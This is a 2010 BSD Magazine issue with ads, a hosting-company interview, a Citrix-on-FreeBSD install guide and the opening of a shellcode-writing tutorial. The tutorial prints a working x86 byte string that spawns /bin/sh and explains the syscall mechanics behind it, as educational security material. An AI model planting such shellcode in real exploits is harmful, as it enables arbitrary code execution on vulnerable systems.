BSD MAGAZINE

BSD and LINUX

INSIDE

INSTALLING A CITRIX CLIENT ON FREEBSD
WRITING SHELLCODE FOR LINUX AND BSD
HOW TO CONVERT TEXT TO VOICE USING FESTIVAL AND LAME IN FREEBSD
FREEBSD SQUID PROXY WITH PARENTALCONTROLS HOW-TO
NETWORK MONITORING WITH NAGIOS AND OPENBSD PART 2
THE DIFFERENCE BETWEEN FREEBSD AND UBUNTU IN A NOT SO TECHNICAL WAY

EXCLUSIVELY

▶ INTERVIEW WITH DIRK H. SCHULZ FROM GENIODATA

VOL.3 NO.9
ISSUE 9/2010(15)
Price $11.99 US
1898-9144

iXsystems
800-820-BSDI
http://www.iXsystems.com
Enterprise Servers for Open Source

✓ Increased Performance ✓ Impressive Energy Savings

iX-Triton TwinBlade Servers: The Easy-to-Manage, Greener Way to Serve

› AFFORDABLE › ECONOMICAL › SAVINGS

Greenest, most energy-efficient blade server in the industry!

The new Triton TwinBlade Server is the most technologically advanced blade server system in the industry, and the ideal solution for power-efficiency, density, and ease of management.

The Triton TwinBlade Server supports up to 120 DP servers with 240 Intel® Xeon® 5600/5500 series processors per 42U rack, achieving an umatched 0.35U per DP node. Up to two 4x QDR (40 Gbps) Infiniband switches, 10GbE switches or pass-through modules give the TwinBlade the bandwidth to support the most demanding applications.

With N+1 redundant, high efficiency (94%) 2500W power supplies, the TwinBlade is the Greenest, most energy-efficient blade server in the industry. The energy saved by the iX-Triton TwinBlade Server will keep the environment cleaner and greener, while leaving the green in your bank account.

Server management is also simple with the Triton Twin Blade Server. Remote access is available through SOL (Serial Over Lan), KVM, and KVM over IP technologies. A separate controller processor allows all of the Triton's remote management and monitoring to function regardless of system failures, offering true Lights Out Management.

Using the Triton's management system, administrators can remotely control TwinBlades, power supplies, cooling fans, and networking switches. Users may control the power remotely to reboot and reset the Triton TwinBlade Center and individual Twin Blades, and may also monitor temperatures, power status, fan speeds, and voltage.

For more information on the **iX-Triton TwinBlade**, or to request a quote, visit:

http://www.iXsystems.com/tritontwinblade

20 Server Compute Nodes in 7U of Rack Space

The iX-TB4X2 chassis holds 10 TwinBlade servers and each TwinBlade supports two nodes. This gives the iX-TB4X2 chassis the ability to house 20 nodes in 7U of rack space. The powerful Triton TwinBlade achieves 0.35U per dual-processor node, and is twice as dense as the previous generation of dual-processor blades.

A fully-loaded iX-Triton TwinBlade supports 40 Intel® Xeon® 5600/5500 series processors and up to 2.5 TB DDR 1333/1066/800MHz ECC Registered DIMM memory. In a 42U rack this translates into 120 nodes with 240 Intel® Xeon® 5600/5500 series processors and 15 TB DDR 1333/1066/800MHz ECC Registered DIMM memory.

- By replacing 1U servers with TwinBlade servers, the power savings of the iX-TB4X2 can reach more than $1000* per year, per server with reduced cooling costs added in.
- Replacing 1U rackmount servers with an iX-TB4X2 Twin Blade can reduce carbon dioxide emissions by over 5.5 metric tons.**
- The iX-Triton TwinBlade delivers the most energy-efficient blade server in the industry with four N+1 redundant, high efficiency (94%) 2500W power supplies.

** Electricity costs vary by location.*

*** According to Energy Information Agency (a statistical agency of the U.S. Department of Energy), saving one kilowatt hour of electricity reduces carbon dioxide emissions by 1.43 pounds.*

Key features:

- Up to 10 dual-node TwinBlades in a 7U Chassis, 6 Chassis per 42U rack
- Remotely manage and monitor TwinBlades, power supplies, cooling fans, and networking switches
- Hardware Health Monitor
- Virtual Media Over Lan (Virtual USB, Floppy/CD, and Drive Redirection)
- Integrated IPMI 2.0 w/ remote KVM over LAN/IP
- Remote Power Control
- Supports one hot-plug management module providing remote KVM and IPMI 2.0 functionalities
- Up to four N+1 redundant, hot-swap 2500W power supplies
- Up to 16 cooling fans

Each of the TwinBlade's two nodes features:

- Intel® Xeon® processor 5600/5500 series, with QPI up to 6.4 GT/s
- Intel® 5500 Chipset
- Up to 128GB DDR3 1333/ 1066/ 800MHz ECC Registered DIMM / 32GB Unbuffered DIMM
- Intel® 82576 Dual-Port Gigabit Ethernet
- 2 x 2.5" Hot-Plug SATA Drive Trays
- Integrated Matrox G200eW Graphics
- Mellanox ConnectX QDR InfiniBand 40Gbps or 10GbE support (Optional)

iX systems™

Call iXsystems toll free or visit our website today!
+1-800-820-BSDi | www.iXsystems.com

intel® Xeon® inside™
Powerful. Intelligent.

Dear Readers!

The calender is showing that autumn is here, but the weather still reminds us about the summer. Wherever you are and whatever you are doing - take a break and look into this issue.

It might seem a little bit different to you this time, let us know how do you feel about it.
In this issue you will find the second part of Daniele's article: Network Monitoring with Nagios and OpenBSD.

Some of the articles will mention Linux this time, but don't worry - it is just to make clear the diffirences between these two OS.

You will find some information about Citrix and Festival in this issue and see some new authors contributing.

Don't forget about answering our surveys, they are really useful for us. And we are still looking for authors for russian version of BSD Magazine, please feel free to send us your feedback.

Thank you and enjoy your reading!

Thank you!

Olga Kartseva
Editor in Chief
olga.kartseva@software.com.pl

MAGAZINE BSD

Editor in Chief:
Olga Kartseva
olga.kartseva@software.com.pl

Contributing:
Rob Somerville,Daniele Mazzocchio, Rashid N. Achilov, Joseba Mendez, Laura Michaels
Lukas Holt, Caryn Holt, Laura Michaels

Special thanks to:
Marko Milenovic, Worth Bishop and Mike Bybee

Art Director:
Ireneusz Pogroszewski

DTP:
Ireneusz Pogroszewski

Senior Consultant/Publisher:
Paweł Marciniak *pawel@software.com.pl*

National Sales Manager:
Ewa Łozowicka
ewa.lozowicka@software.com.pl

Marketing Director:
Ewa Łozowicka
ewa.lozowicka@software.com.pl

Executive Ad Consultant:
Karolina Lesińska
karolina.lesinska@bsdmag.org

Advertising Sales:
Olga Kartseva
olga.kartseva@software.com.pl

Publisher :
Software Press Sp. z o.o. SK
ul. Bokserska 1, 02-682 Warszawa
Poland
worldwide publishing
tel: 1 917 338 36 31
www.bsdmag.org

Software Press Sp z o.o. SK is looking for partners from all over the world. If you are interested in cooperation with us, please contact us via e-mail: *editors@bsdmag.org*

The editors use automatic DTP system AUPUS

Mathematical formulas created by Design Science MathType™.

Interview

06 Interview with Dirk H. Schulz

Geniodata – Creative Data Solutions and Hosting. Ia interview with Dirk H. Schulz, which will give you a closer look at this company.

GET STARTED

10 Installing a Citrix Client on FreeBSD
Andrew L. Gould

Citrix, like Samba with WinBind and Rdesktop help us access services and applications that may be required for our jobs but may not be available for FreeBSD. These ports are important for FreeBSD Advocacy because they help us integrate FreeBSD into a Windows enterprise environment.

In this article, I will discuss the steps for installing the current, xen application version of the Citrix client on FreeBSD 7.3 and FreeBSD 8.1.

HOW TO'S

14 Writing shellcode for Linux and BSD
Daniele Mazzocchio

A shellcode is a sequence of machine language instructions which an already-running program can be forced to execute by altering its execution flow through software vulnerabilities (e.g. stack overflow, heap overflow or format strings).

30 How To Convert Text to Voice Using Festival and Lame in FreeBSD
Diego Montalvo

In the summer of 2010 grew a bit bored of building search based apps so I decided to brush the dust off of old Bob IChatter code base. After tons of code rewriting and little sleep, Bob Chatter version 1.0.0 IM|Chat for WebOS devices was released. Release 1.0.1 of Bob Chatter includes a service which converts real-time chat instances into voice files. After realizing first hand there was little documentation regarding FreeBSD and voice technology, I decided to write a tutorial where others could learn from.

34 FreeBSD Squid proxy with Parental Controls How-To
Rob Somerville

Traditionally, web pages were served via a webserver such as Apache and transmitted via the network on port 80 to a web-browser.

While pages and content were cached in the local browser cache, on larger networks it made sense to use a caching proxy such as Squid to reduce external traffic over the net for frequently fetched pages such as Google.


38 Network monitoring with Nagios and OpenBSD Part 2
Daniele Mazzocchio

One of Nagios' key features is its extensibility; new functionality can be easily added thanks to its plugin-based architecture, the external command interface and the Apache (http://www.kernel-panic.it/openbsd/nagios/httpd.apache.org/) web server. In this chapter, we will take a look at a few common issues that can be addressed with some of the most popular addons (http://www.nagiosexchange.org/) for Nagios.

LET'S TALK

50 The Difference Between FreeBSD and Ubuntu in a Not So Technical Way
Joshua Ebarvia

As a system administrator, I have been using various distributions of Linux and FreeBSD. I am comfortable in a mixed environment of *nix operating systems to provide network services. I will try to differentiate them and be unbiased as possible so as not to start a flame war. I enjoy working with both systems and I like the way they are.



Creative Data Solutions and Hosting

genioDATA

Interview with Dirk H. Schulz

genioDATA? Why yet another hosting comanpy?

Our first idea was not to offer hosting services. We needed an environment for engineering and testing – building complex systems at customers' sites means you have to do the engineering and testing somewhere else. And we were fed up with the typical test environment you puzzle up yourself – it had to be something professional, so we build up a production like environment in one of the best data centers and defined processes and usage rules.

So you are not hosters from the beginning?

No. We are system managers. We engineer, implement and run IT systems at our customers' sites.

Again: Why hosting then?

That resulted from customer requests. When we told them of our engineering and testing data center, they wanted to place servers there and make use of certain services. The typical question was *Couldn't you also do ... for us there?*

But that still is far from what you now offer, isn't it?

To keep things under control then we had to do a lot of standardization and process definition. On one hand we had customers running systems in our data center who expected reliable performance, on the other hand we still needed our engineering environment. We had to look at our own projects with the same service and process view like at our customers' projects.

The answer was tough standardization and minute discipline. We ended up defining lots of products the two of us could use: the customers and ourselves.

What is the difference to mainstream hosting?

We offer hosting, knowledge and consulting in modularized packages. The customer solves on his own whatever he can solve and takes from us what he needs on top of that, be it technical items, support or plain knowledge. The customer alone defines the parts that make up his individual environment.

He can, let's say, simply rent a virtual FreeBSD server and manage it on his own, but he can also outsource

Creative Data Solutions and Hosting

genioDATA

part of the servers management to us or have us run a server farm completely. For administration on his own he can make use of community ressources or use our offers of support and consulting, whatever suits him best.

That sounds great, but it still is not sufficient for uniqueness. Are there any USPs?

Of course. We offer the biggest range of hosted operating systems – nearly all UNIXes and UNIX families are within. Additionally we are front runners when it comes to deploying enterprise techniques in still-not-enterprise-environments. You can easily rent a virtual NetBSD server, but where do you find a virtual NetBSD server that is run highly available in a clustered environment? Where can you have a MacOS X Server run including layered backups for additional data security?

Enterprise environments are defined by prices that small and medium companies (SMCs) cannot pay, right?

No, there is no correlation there. In an enterprise environment the focus is on availability, in SMCs the focus is on getting it running somehow.

But SMCs depend on their IT the same way enterprises do, don't they?

Yes, they do. Email archives and digital file systems are more important today than analog files have been in previous decades. They just have to be available. Access times have to be much shorter nowadays. „Always on" is needed.

What can you do to move the focus in SMCs to availability?

No need to do that, they already start realizing necessities. Legal authorities are quite modern in their requirements: emails have to be archived completely, searchably and with a thorough security concept, otherwise penalties can be painful. Share holders and auditors demand revision proof document archives. Banks are evaluating their customers' IT strategies during rating processes (i. e. your credit costs depend on your IT setup). All that forces SMCs to refocus their IT concepts.

Can availability be bought? If yes: What has to be considered?

No, availability is not a question of money, but of discipline. You always have to go four steps:

- engineer a detailed concept,
- make a real world test of the concept before implementation,
- implement and run a comprehensive monitoring,
- do regular tests on every vital part.

If you leave out just one step, you risk losing the benefit of the others as well.

Can you name examples?

Yes. My favorite one is backups. It is not enough to make use of really good backup software, you always have to test restorability of your backed up data. Again and again we hear that customers can **not** restore their data in that one case of emergency – even with € 100.000 backup software.

Get Your Own World

Operating Systems are the worlds in the IT universe. Get yours:
FreeBSD, NetBSD starting at € 25
CentOS, OpenSuSE starting at € 25
RHEL, SLES starting at € 42
MacOS X Server starting at € 67
Windows Server starting at € 42

Got an idea? Make it live.
In a **genioDATA** Server.

Creative Data Solutions and Hosting

genioDATA

It is not sufficient to implement something that should work – you have to make sure it does work. And if you do that, you can also use € 0 software as long as it does what you need.

By the way: it is good practice to spend money if you get your money's worth. Spending lots of money to make yourself feel you have done the right thing just costs.

You have to test thoroughly and regularly. Or get someone to do for you.

How do you live up this principle in your hosting offers?

For example there is lots of literature on what virtualization technique or product is the best – always comparing features. We could use that for decisions. Instead we test: 150 virtual servers with 5 operating systems in a 6 months test run on each of them: Xen, VMware, Parallels Server, etc. We know very well now what is reliable and what is not. And we continue testing with every new release because the IT world changes fast.

We rely on long term experience instead of well meant hopes.

Let's focus on money again: the four steps you named must be expensive for a small or medium company!

That depends on how much previous engineering can be reused. If we have to invent something completely new there is ressources to commit, but we have manifold experience, we can reuse details from previous projects. That lessens the required ressources in engineering and pre production testing (steps one and two). Monitoring can in most parts be covered with previous work.

genioDATA
info@sccon.de

Can you relate a success story to illustrate this?

Yes. We have designed a middleware farm on base of Tomcat servers for a customer lately. We would have had to evaluate Tomcat session clustering against clustering via upstream load balancers, but we had run specialized tests on this comparison in another project for another customer.

We only had to test if the customer's software runs in the resulting environment.

Of course our readers want to know what role BSD systems play in your projects!

That depends. The advantages of BSD systems – mainly stability and very effective usage of resources – are really interesting in the enterprise market, but widely unknown there. When we propose the usage of BSD systems to hosting customers, they are afraid of not beeing able to migrate them to their own premises when they need to.

But if the customer just rents a defined service matrix – let's say a tiered webserver farm with certain features – then we are free to use BSD systems and in some cases we do.

Our infrastructure systems (mail gateways, name servers and the like) are BSD based more and more.

What future do you see for BSD systems?

In a few years they will play a bigger role in the enterprise market than today. One important difference to Linux systems is their focus on a small set of necessities. Linux is multifarious and manifold, but that also leads to lots of possible errors. It is intense work to set up a slim, focused Linux system.

And then there is another phenomenon: The BSD developers claim to produce code of a better quality, and our long term tests seem to point at the same direction.

Now it is not only us who experiences this. And word is spreading. This will have an impact on BSD in the enterprise market.

Meanwhile we strain to make BSD systems useable for small and medium companies.

Creative Data Solutions and Hosting

genioDATA

Get Your Own World

Operating Systems are the worlds in the IT universe. Get yours:
FreeBSD, NetBSD starting at € 25
CentOS, OpenSuSE starting at € 25
RHEL, SLES starting at € 42
MacOS X Server starting at € 67
Windows Server starting at € 42

Got an idea? Make it live.
In a **genioDATA** Server.

Data Security

Replicate your databases in high class data centers.
Have an email archive run by **genioDATA** that leaves nothing more to wish for.
Copy your files to several sites to plan for desaster recoverage.

Individual Appliances

Need an ERP environment (enterprise ressource planning)?
Have to operate a web(services) cluster with 99,999 % availability?
Need an email environment where *not one* email gets lost?

genioDATA engineers it.
genioDATA runs it.
You use it.

genioDATA

info@sccon.de | www.geniodata.com/bsdi.html | +49(0)8092 862568

Installing

a Citrix Client on FreeBSD

As our computing needs change, so does our criteria for selecting an operating system. Today, my job and my family are in different cities.

What you will learn…

- How to install Citrix on FreeBSD

What you should know…

- FreeBSD 8.1

Fortunately, I have a considerate boss who allows me to work from home on occasion. Since Citrix is my employer's chosen method for remote access, my first criteria for selecting an operating system for home use is its ability to run a Citrix client plugin.

Citrix, like Samba with WinBind and Rdesktop help us access services and applications that may be required for our jobs but may not be available for FreeBSD. These ports are important for FreeBSD Advocacy because they help us integrate FreeBSD into a Windows enterprise environment.

In this article, I will discuss the steps for installing the current, xen application version of the Citrix client on FreeBSD 7.3 and FreeBSD 8.1.

Assumptions/requirements

- X Windows should be properly configured and running.
- Internet access should be properly configured.
- Linux emulation should be activated. (Add `linux_enable="YES"` to `/etc/rc.conf` and reboot)
- You should have root access via `su`.
- Ports should be up-to-date. For FreeBSD 8.1, I used the ports that were included on the installation DVD. For FreeBSD 7.3, I updated ports using portsnap on August 19, 2010.
- The Citrix client requires a Mozilla based internet browser. I recommend Firefox3.5 or Seamonkey because they also work with the Java plugin.

The topics above are covered adequately by the FreeBSD handbook, which can be found here:

http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/

Linux Base Port

You will need to install a `linux_base` port for Linux emulation. The Citrix client works with `linux_base-fc4` and `linux_base-f8`, but does not work with `linux_base-f10`. Unfortunately, FreeBSD 8.1 and PC-BSD 8.1 use `linux_base-f10` by default.

For FreeBSD 7.3 simply execute:

```
'pkg_add -r linux_base-fc4'
```

For FreeBSD 8.1, perform the following :

```
'echo "OVERRIDE_LINUX_BASE_PORT=f8" >> /etc/make.conf'
'echo "OVERRIDE_LINUX_NONBASE_PORTS=f8" >> /etc/make.conf'
'pkg_add -r linux_base-f8'
```

You will need to rebuild any linux applications you have installed previously.

PC-BSD 8.1 uses `linux_base-f10` as a part of its base installation. Therefore, I do not recommend downgrading the `linux_base` port.

Installation

The port for the current Citrix client can be found at `/usr/ports/net/citrix_xenapp`. There is also and older client called `citrix_ica`; but Citrix does not keep links to old Citrix client files on its download web pages.

Using an internet browser

- Go to *http://www.citrix.com/English/SS/downloads/details.asp?downloadID=3323*. This will take you to the Linux download page for Citrix clients.
- Click on the Download button for tar.gz file of Version 11.100.
- Save the file `linuxx86-11.100.158406.tar.gz` to your hard drive.

In a terminal, use the `su` command to become root do the following:

- Change the current directory to the location of where you saved the Citrix file.
- Change the name of the file to `citrix _ xenapp-linuxx86-11.100.158406.tar.gz`.
- Copy the file to `/usr/ports/distfiles/`.
- Change the current directory to `/usr/ports/net/citrix _ xenapp/`.
- Execute 'make install clean-depends'.

FreeBSD will now install of the dependencies required for `citrix _ xenapp`. When it's done, it will run the installation/configuration script for the Citrix client. You will be asked the questions below. I have noted the answers I used.

Question 1

Select a setup option:

1. Install Citrix Receiver for Linux 11.100
2. Remove Citrix Receiver for Linux 11.100
3. Quit Citrix Receiver for Linux 11.100 setup

Enter option number 1-3 [1]:

Answer: 1

Question 2

Please enter the directory in which Citrix Receiver for Linux is to be installed.

```
[default /usr/local/ICAClient]
```

or type "quit" to abandon the installation:

Answer: I pressed enter to accept the default.

Question 3

You have chosen to install Citrix Receiver for Linux 11.100 in `/usr/local/ICAClient`.

Proceed with installation? [default n]:

Answer: y

Question 4

CITRIX(R) LICENSE AGREEMENT

Use of this component is subject to the Citrix license covering the Citrix product(s) with which you will be using this component. This component is only licensed for use with such Citrix product(s).

`CTX_code EP_T_A34320`

Select an option:

1. I accept
2. I do not accept
3. Enter option number 1-2 [2]:

Answer: 1

Question 5

Could not find a browser installation on your system.

Is a browser installed? [default n]:

Answer: y

Question 6

Integration complete.

No GNOME or KDE directories were found, skipping integration.

return: Illegal number: -1

Do you want to install USB support? [default n]:

Answer: n


Question 7

Select a setup option:

1. Install Citrix Receiver for Linux 11.100
2. Remove Citrix Receiver for Linux 11.100
3. Quit Citrix Receiver for Linux 11.100 setup

Enter option number 1-3 [2]:

Answer: 3


Opening launch.ica

You have chosen to open

launch.ica

which is a: ICA file

from: https://[redacted]

What should Firefox do with this file?


○ Open with Browse...

● Save File

☐ Do this automatically for files like this from now on.

Cancel OK

Figure 1. *A window asking what to do with the file launch.ica*


Opening launch.ica

You have chosen to open

launch.ica

which is a: ICA file

from: https://[redacted]

What should Firefox do with this file?

● Open with wfica

○ Save File

☑ Do this automatically for files like this from now on.

Settings can be changed using the Applications tab in Firefox's Preferences.

Cancel OK

Figure 2. *To prevent repeating this step, check the box*

Resources

- *http://people.freebsd.org/~tabthorpe/*
- *http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/*

Configuring Firefox

I chose Firefox3.5 as my browser for using the Citrix client; but any mozilla-based browser will suffice.

Open your browser using your normal, non-root user. From the menu, select Edit/Preferences. When the Preferences window opens, click on Content. If you have the *Block pop-up windows* option checked, click on the Exceptions button and add your company's Citrix server's website to the exceptions list. Then you can close the Preferences window.

In your browser, go to your Citrix server's website. At this point, I can only address matters as they occur with my employer's Citrix website. Your setup and experience may differ. Here's how it went for me:


1 I reached a login page, so I logged in.
2 I was taken to a page that stated that a Citrix client could not be detected. I was given options to download a client, state that a client was already installed, try again, or logoff. I selected the *Already installed* button.
3 The next page I saw was the Citrix menu page where I could select an application to run!

Once I selected an application, a window (see Figure 1) opened, asking me what to do with the file `launch.ica`.

Click on the Browse button and go to `/usr/local/ICAClient/`, select the file *wfica* and click on the *Open* button. Then, so you don't have to repeat this step, check the box to *Do this automatically for files like this from now on*. This window should now look like Figure 2.

Once this has been done, you should be able to use the applications/services made available through the Citrix portal.

You may get a message that you have not chosen to trust the server's security certificate. The one I received is in Figure 3.


Client Error

```
You have not chosen to trust "GlobalSign Root CA", the issuer of the server's security certificate (SSL error 61).
```

Quit

Figure 3. *A message showing that you have not chosen to trust the server's security certificate*

To fix this, download the certificate issuer's (*GlobalSign Root CA* in this case) root certificate and copy it to the directory:

```
/usr/local/ICAClient/keystore/cacerts/
```

It is important to emphasize here that importing the certificates into your browser's keystore will not solve the problem. In fact, your browser may already have the certificates. The Citrix client does not use Firefox's certificate keystore.

At this point I was able to open and use the applications that were available on the Citrix portal, and access files on my employer's network. I hope you meet with the same, happy success.

I would like to thank port maintainer Thomas Abthorpe for his work on the Citrix client ports, his patience and his help.

ANDREW L. GOULD

FreeBSD Mall

Your FreeBSD & PC-BSD Resource

www.FreeBSDMall.com

FreeBSD 8.1 Jewel Case CD/DVD

Set contains:
- Disc 1: Installation Boot (i386)
- Disc 2: LiveFS (i386)
- Disc 3: Essential Packages (i386)
- Disc 4: Essential Packages (i386)

FreeBSD 8.1 CD	$39.95
FreeBSD 8.1 DVD	$39.95
FreeBSD 7.3 CDROM	$39.95
FreeBSD 7.3 DVD	$39.95

FreeBSD Subscriptions

Save time and $$$ by subscribing to regular updates of FreeBSD!

FreeBSD Subscription , start with CD 8.1	$29.95
FreeBSD Subscription, start with DVD 8.1	$29.95
FreeBSD Subscription, CD 7.3	$29.95
FreeBSD Subscription, DVD 7.3	$29.95

PC-BSD 8 DVD (Hubble Edition)

PC-BSD 8 DVD	$29.95
PC-BSD Subscription	$19.95

BSD Magazine

BSD Magazine	$11.99
BSD Magazine Subscription	$11.99

The FreeBSD Handbook

The FreeBSD Handbook, Volume 1 (User Guide)	$39.95
The FreeBSD Handbook, Volume 2 (Admin Guide)	$39.95
☆ Special: The FreeBSD Handbook, Volume 2 (Both Volumes)	$59.95
☆ Special: The FreeBSD Handbook, Both Volumes, & FreeBSD 8.1	$79.95

The FreeBSD Bundle

Inside the Bundle, you'll find:
- FreeBSD Handbook, 3rd Edition, Users Guide
- FreeBSD Handbook, 3rd Edition, Admin Guide
- FreeBSD 8.1 4-disc set
- FreeBSD Toolkit DVD

☆ Special: The FreeBSD CD Bundle	$89.95
☆ Special: The FreeBSD DVD Bundle	$89.95

The FreeBSD Toolkit DVD $39.95

FreeBSD Mousepad $10.00

FreeBSD Caps $20.00

PC-BSD Caps $20.00

For *MORE* FreeBSD & PC-BSD items, visit our website at FreeBSDMall.com!

CALL 925.240.6652 Ask about our software bundles!

t-shirts $18-$21.99

Writing shellcode

for Linux and *BSD

A shellcode is a sequence of machine language instructions which an already-running program can be forced to execute by altering its execution flow through software vulnerabilities (e.g. stack overflow, heap overflow or format strings).

What you will learn...

- How to write a shellcode (verifying,examining etc.)

What you should know...

- Have some basic knowledge on OpenBSD and Linux

In other words, it is the notorious arbitrary code which can be run on systems affected by specific vulnerabilities. Typically, a shellcode looks like:

```
char shellcode[] = "\xeb\x18\x5e\x31\xc0\x88\x46\x07\x89\
                    x76\x08\x89\x46"
                   "\x0c\xb0\x0b\x8d\x1e\x8d\x4e\x08\x8d\
                    x56\x0c\xcd\x80"
                   "\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\
                    x2f\x73\x68";
```

that is a sequence of binary bytes (machine language).

The purpose of this document is to introduce some of the most widespread techniques for writing shellcode for Linux and *BSD systems running on the IA-32 (x86) architecture.

You may wonder why you should learn anything about writing shellcode, since you can find a lot of ready-to-use shellcodes on the internet (after all, that's what *copy and paste* is for). Anyway, I think there are at least two good reasons:

- first of all, it's always a good idea to analyze someone else's shellcode before executing it, just to know what's going to happen and to avoid bad surprises (we will discuss this later (*http://www.kernel-panic.it/security/shellcode/shellcode6.html*) in detail);
- besides this, keep in mind that the shellcode may have to run in the most diverse environments (input filtering, string manipulation, IDS...) and, therefore, you should be able to modify it accordingly.

Listing 1. *Syscalls are defined in the /usr/src/linux/include/asm-i386/unistd.h file, and each is paired with a number*

```
/usr/src/linux/include/asm-i386/unistd.h
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
 * This file contains the system call numbers
 */

#define __NR_exit                    1
#define __NR_fork                    2
#define __NR_read                    3
#define __NR_write                   4
#define __NR_open                    5
#define __NR_close                   6
#define __NR_waitpid                 7
#define __NR_creat                   8
[...]
```

meetBSD
2010 Conference

We would like to thank all of attendees for participating in the meetBSD 2010 Conference.
We hope that meetBSD 2010 has allowed you to widen your knowledge, meet old and new friends who share common interests from BSD world.

For those who weren't there
– the meetBSD 2010 Conference video tracks,
slides from all presentations and photos are now available!

Check here: http://meetbsd.org/ !

meetBSD 2010 Conference
July 2nd and 3rd 2010, Kraków, Poland

www.meetBSD.org

organizers:

@outsourceme SEMIHALF EMBEDDED SYSTEMS

A good knowledge of IA-32 assembly programming is assumed, since we won't dwell much on strictly programming topics, such as the use of registers, memory addressing or calling conventions.

Anyway, the appendix provides a short bibliography useful to anyone who wants to learn the basics of assembly programming or just to refresh one's memory. Last, a little knowledge of Linux, *BSD and C can be helpful...

Linux system calls

Though shellcodes can do almost anything, they're ususally aimed at spawning a (possibly privileged) shell on the target machine (that's where the name shellcode comes from...).

The easiest and fastest way to execute complex tasks in assembler is using system calls (or syscalls, as their friends call them). System calls constitute the interface between user mode and kernel mode; in other words, system calls are the means by which userland applications obtain system services from the kernel, such as managing the filesystem, starting new processes, accessing devices, etc.

Syscalls are defined in the `/usr/src/linux/include/asm-i386/unistd.h` file, and each is paired with a number: see Listing 1.

There are normally two ways to execute a syscall:

- triggering the 0x80 software interrupt;
- using the libc wrapper functions.

The first method is much more portable, since it is based on system calls defined in the kernel code and, therefore, common to all Linux distributions. The second method, which uses the addresses of the C functions, instead, is hardly portable among different distributions, if not among different releases of the same distribution.

int 0x80

Let's take a look at the first method. When the CPU receives a 0x80 interrupt, it enters kernel mode and executes the requested function, getting the appropriate handler through the Interrupt Descriptor Table.

The syscall number must be specified in `EAX`, which will eventually contain the return value. The function arguments (up to six), instead, are passed in the `EBX`, `ECX`, `EDX`, `ESI`, `EDI` and `EBP` registers (exactly in this order and using only the necessary registers). If the function requires more than six arguments, you need to put them in a structure and store the pointer to the first argument

Listing 2. *The main page tells us that it requires only one parameter*

```
man 2 _exit
_EXIT(2)      Linux Programmer's Manual         _EXIT(2)

NAME

        _exit, _Exit - terminate the current process

SYNOPSIS
        #include <unistd.h>

        void _exit(int status)
[...]
```

Listing 3. *To compile with gdb and disassemble*

```
$ gdb ./exit
GNU gdb 6.1-debian
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General
                    Public License, and you are
welcome to change it and/or distribute copies of it
                    under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show
                    warranty" for details.
This GDB was configured as "i386-linux"...Using host
                    libthread_db library "/lib/
                    libthread_db.so.1".

(gdb) break main
Breakpoint 1 at 0x804836a
(gdb) run
Starting program: /ramdisk/var/tmp/exit

Breakpoint 1, 0x0804836a in main ()
(gdb) disas main
Dump of assembler code for function main:
0x08048364 <main+0>:    push   %ebp
0x08048365 <main+1>:    mov    %esp,%ebp
0x08048367 <main+3>:    sub    $0x8,%esp
0x0804836a <main+6>:    and    $0xfffffff0,%esp
0x0804836d <main+9>:    mov    $0x0,%eax
0x08048372 <main+14>:   sub    %eax,%esp
0x08048374 <main+16>:   movl   $0x0,(%esp)
0x0804837b <main+23>:   call   0x8048284 <exit>
End of assembler dump.
(gdb)
```

in EBX. Note: Linux kernels prior to 2.4 didn't use the EBP register for passing arguments and, therefore, could pass only up to 5 arguments using registers.

